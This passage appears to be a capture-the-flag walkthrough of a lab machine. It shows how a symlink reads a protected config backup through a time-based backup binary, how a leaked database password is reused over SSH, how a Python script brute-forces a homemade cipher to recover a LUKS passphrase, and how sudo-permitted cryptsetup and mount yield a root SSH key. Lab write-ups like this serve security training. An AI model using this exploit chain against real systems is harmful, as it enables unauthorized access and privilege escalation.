This is the case and the hashes match. We know that the binary looks for a file with the same name as the MD5 checksum of the current time. Let's construct a one-liner that creates such a file, and then runs `backup` to verify its functionality. Navigate to a folder we can write to, such as `/home/chiv` because the binary tries to load the file from the current path. Then consider the following command.

```
date +"%H:%M:%S" | echo -n $(xargs) | md5sum | cut -d " " -f 1 | touch $(xargs);
backup
```

The first part of the command will output the current time separated by semicolons, echo it with the `-n` switch in order to remove newline characters, and pass it to `md5sum` in order to produce the MD5 hash of the time. `cut` is used to remove spaces and the trailing dash `-` from the `md5sum` output. Finally `touch` is used to create the file before `backup` is run.




```
--------------------------------------------------------------------------
    Pain's Next-Gen Time Based Backup Viewer
    v0.1
    NOTE: not reading the right file yet,
    only works if backup is taken in same second
--------------------------------------------------------------------------

Current Time: 15:54:17
```

The output does not output the previous error, which means it worked correctly. In order to exploit this functionality we could create a symbolic link instead of a simple file, which would allow us to read any files owned by `pain`. A good start would be to read the file `config.php.bak` that was found previously. Let's modify the above command.

```
date +"%H:%M:%S" | echo -n $(xargs) | md5sum | cut -d " " -f 1 | ln -s
/var/backups/config.php.bak $(xargs); backup
```



```
----------------------------------------------------------------------
    Pain's Next-Gen Time Based Backup Viewer
    v0.1
    NOTE: not reading the right file yet,
    only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 16:04:20
<?php
<SNIP>
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'pain');
define('DB_PASSWORD', 'db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704');
define('DB_NAME', 'site');
</SNIP>
?>
```

This works, and the config file is returned. As expected, it contains a password for the MySQL user `pain`. Let's see if this password has been reused with SSH.


```
ssh pain@10.10.10.183
ssh pain@10.10.10.183
pain@10.10.10.183's password: db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704
<SNIP>
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)
</SNIP>
pain@forwardslash:~$
```

This is successful and the user flag can be found in `/home/pain/`.

# Privilege Escalation

## Enumeration

Let's check if we can run any commands using sudo.



```
sudo -l
<SNIP>
User pain may run the following commands on forwardslash:
    (root) NOPASSWD: /sbin/cryptsetup luksOpen *
    (root) NOPASSWD: /bin/mount /dev/mapper/backup ./mnt/
    (root) NOPASSWD: /bin/umount ./mnt/
</SNIP>
```

The current user has the privileges to run `cryptsetup`, `mount` and `unmount` as root, without having to provide a password. Let's check the user's home directory for files. Another `note.txt` is found with the following contents.

```
Pain, even though they got into our server, I made sure to encrypt any important
files and then did some crypto magic on the key... I gave you the key in person
the other day, so unless these hackers are some crypto experts we should be good
to go.

-chiv
```

There is also a directory called `encryptonator` that contains a `ciphertext` and `encrypter.py`. The file `ciphertext` contains encrypted text.

```
�ŀ���,L�
>�2Xp
|�?I�)�E�-�\/;�y�[w#M��2�~��Y@'�缘��
泣,����P��@5��f$�\*r�wF��3�g�X�}
�i6��~�K��Y�Ŏ���'%��e�>�x�o�+g�/�K�>�^��V��N�k��e
```

## Encryptonator

Let's read encrypter.py, and try to decode the cipher text.

```
def encrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in key:
        for i in range(len(msg)):
            if i == 0:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
            else:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])

            while tmp > 255:
                tmp -= 256
            msg[i] = chr(tmp)
    return ''.join(msg)

def decrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in reversed(key):
        for i in reversed(range(len(msg))):
            if i == 0:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
            else:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
            while tmp < 0:
                tmp += 256
            msg[i] = chr(tmp)
    return ''.join(msg)


print encrypt('REDACTED', 'REDACTED')
print decrypt('REDACTED', encrypt('REDACTED', 'REDACTED'))
```

`encryptor.py` takes a `message` given as input along with an `encryption key` and performs two loops, one for each character of the key and one for each character of the message.

```
for char_key in key:
        for i in range(len(msg)):
```

Then for each character of the message, it converts the characters to the corresponding decimals from the ASCII table (for example `A` maps to `65` in the ASCII table). It then adds the ASCII decimal of the previous character to the current character, plus the ASCII decimal of the current character of the key and returns the result. This is run the same number of times as the length of the encryption key.

A representation of the calculation is:

`(ord(current_character) + ord(previous_character) + ord(current_key_character)) * key_length`.

The corresponding python code is:

```
tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])
```

If the current character is the first character, it adds the decimal of the last character instead (as the first character does not have a previous character).

```
 tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
```

The decrypt function does the exact opposite. It reverses the key and the message so that it starts at the end, and then subtracts the decimal of the previous character of the message and the decimal of the current character of the key, from the decimal of the current character of the message. This is also performed the same number of times as the encryption key length.

A representation of the calculation is:

`(ord(current_character) - ord(previous_character) - ord(current_key_character)) * key_length`

The corresponding python code is:

```
tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
```

As before, if the character is the first character of the message, it instead subtracts the decimal of the last character.

## Exploitation

In order to recover the encrypted message we will have to create a Python script that brute forces both the key length and the key. Because the cipher text is around 100 characters long we need to consider that the key cannot be any larger than that, due to the fact that the calculations would not work for `Key > Message`. Let's create a loop for all possible key lengths.

```
def exploit(msg):
  msg = list(msg)
  # Loop through all possible key lengths (1-100).
  for i in range(1,100):
    # Reverse the message in order to decrypt.
    for i in reversed(range(len(msg))):
      # Do the fixed subtractions.
      if i == 0:
        tmp = ord(msg[i]) - ord(msg[-1])
      else:
        tmp = ord(msg[i]) - ord(msg[i-1])
      # If the decimal bypasses the range of the ASCII table loop back.
      while tmp < 0:
        tmp += 256
      msg[i] = chr(tmp)
```

The first calculation that the encryptor runs is the addition of the current character's ASCII decimal plus the previous character's ASCII decimal. This is a fixed calculation and only depends on the key's length (because it runs for each character of the key). Therefore, we can do the opposite and instead subtract the previous character's decimal from the current character's `i` number of times, where `i` equals the key length. This loop will only execute half of the required calculations and so the output will not be readable, but we take for granted that only one of them will be the correct one depending on the length. Now let's add a second loop that brute forces the characters of the key.

```
    # Loop through all ASCII decimals (0-255)
    for ASCII in range(256):
      # Loop through the message characters
      for i in range(len(msg)):
        tmp = ord(msg[i]) - 1
      while tmp < 0:
        tmp += 256
      msg[i] = chr(tmp)
      # Note.txt hinted to the existence of a key so we search for key
      if "key" in ''.join(msg):
         print ''.join(msg) + "\n
```

The second calculation that the encryptor runs is the `addition of the sum of the characters of the key` to each character of the message. Technically, each character of the key is added to each character of the message but whether we add each of the key's characters one by one or as a sum, the end result will always be the same.

This looks a lot like a Caesar cipher, where each character of the message will be moved `x` spaces. In order to decrypt this we take each of the 100 possible outputs from the first loop and then subtract each of the 256 possible offsets in order to find the final message. Finally, we can filter the output by searching for the word "key" in the deciphered text, using the hint mentioned in `note.txt`. The final script becomes:

```
#!/usr/bin/python
import string

def exploit(msg):
  msg = list(msg)
  # Loop through all possible key lengths.
  for i in range(1,100):
    # Reverse the message in order to decrypt.
    for i in reversed(range(len(msg))):
      # Do the fixed calculations.
      if i == 0:
        tmp = ord(msg[i]) - ord(msg[-1])
      else:
        tmp = ord(msg[i]) - ord(msg[i-1])
      # If the decimal bypasses the range of the ASCII table loop back.
      while tmp < 0:
        tmp += 256
      msg[i] = chr(tmp)
    # Loop through all ASCII decimals (0-255)
    for ASCII in range(256):
      # Loop through the message characters
      for i in range(len(msg)):
        tmp = ord(msg[i]) - 1
        while tmp < 0:
          tmp += 256
        msg[i] = chr(tmp)
        # Note.txt hinted to the existence of a key so we search for key
        if "key" in ''.join(msg):
          print ''.join(msg) + "\n"

ciphertext = ""
with open("ciphertext", "r") as f:
        ciphertext = f.read()
```

```
exploit(ciphertext)
```

The output will contain a few lines but the most correct one seems to be the following:


```
%c���4=1W�X@�S��you liked my new encryption tool, pretty secure huh, anyway
here is the key to the encrypted image from /var/backups/recovery:
cB!6%sdH8Lj^@Y*$C2cf�
```

The output hints to an image existing in `/var/backups/recovery` that we can open with the key `cB!6%sdH8Lj^@Y*$C2cf`.

**Note**: any non-printable characters in the output should be ignored.


## LUKS

Let's navigate to `/var/backups/recovery` and look for the image.




```
ls -al
total 976576
drwxrwx--- 2 root backupoperator       4096 May 27  2019 .
drwxr-xr-x 3 root root                 4096 Mar 24 10:10 ..
-rw-r----- 1 root backupoperator 1000000000 Mar 24 12:12 encrypted_backup.img
```

We had previously found this folder in our enumeration, but it belonged to user `pain` and had a group membership of `backupoperator`. Let's check our current groups as `pain`.



```
groups
pain backupoperator
```

`pain` belongs to the `backupoperator` group. Let's identify the type of the image using the `file` command.




```
file encrypted_backup.img
encrypted_backup.img: LUKS encrypted file, ver 1 [aes, xts-plain64, sha256]
UUID: f2a0906a-c412-48db-8c18-3b72443c1bdf
```

The file is identified as a `LUKS` encrypted image. From the note inside the user's home directory we know that there is a high probability that the password to decrypt it was contained in the encrypted cipher text. In order to mount the image we can create a mapper device using the `cryptsetup` command that we are able to run with sudo rights. This will decrypt the image and allow us to mount it.

```
sudo /sbin/cryptsetup luksOpen /var/backups/recovery/encrypted_backup.img backup
```

**Note**: the output of `sudo -l` indicated that we are only permitted to mount `/dev/mapper/backup`. Therefore we will name our mapper `backup`.




```
sudo /sbin/cryptsetup luksOpen /var/backups/recovery/encrypted_backup.img backup
Enter passphrase for /var/backups/recovery/encrypted_backup.img: cB!6%sdH8Lj^@Y*$C2cf
```

This works and the mapper device is created. Let's proceed to mount the image.

```
cd ~/
mkdir mnt
sudo /bin/mount /dev/mapper/backup ./mnt/
```

**Note**: the `sudo -l` output also revealed that we are only allowed to mount images to `./mnt/`. Let's create this directory in the user's home directory and mount the image there.


After mounting the image, we identify an RSA private key in the directory.



```
cd mnt
pain@forwardslash:~/mnt$ ls
id_rsa
```

There is a high probability that the key belongs to the root account. Copy it locally and SSH to the box as the root user.

```
nano id_rsa
chmod 400 id_rsa
ssh -i id_rsa root@10.10.10.183
```



```
ssh -i id_rsa root@10.10.10.183
root@forwardslash:~#
```

This works and the root flag can be found in `/root/`.